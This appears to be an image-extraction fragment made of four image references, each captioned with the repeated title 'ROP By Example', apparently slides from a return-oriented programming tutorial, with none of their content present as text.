
ROP By Example




ROP By Example




ROP By Example




ROP By Example



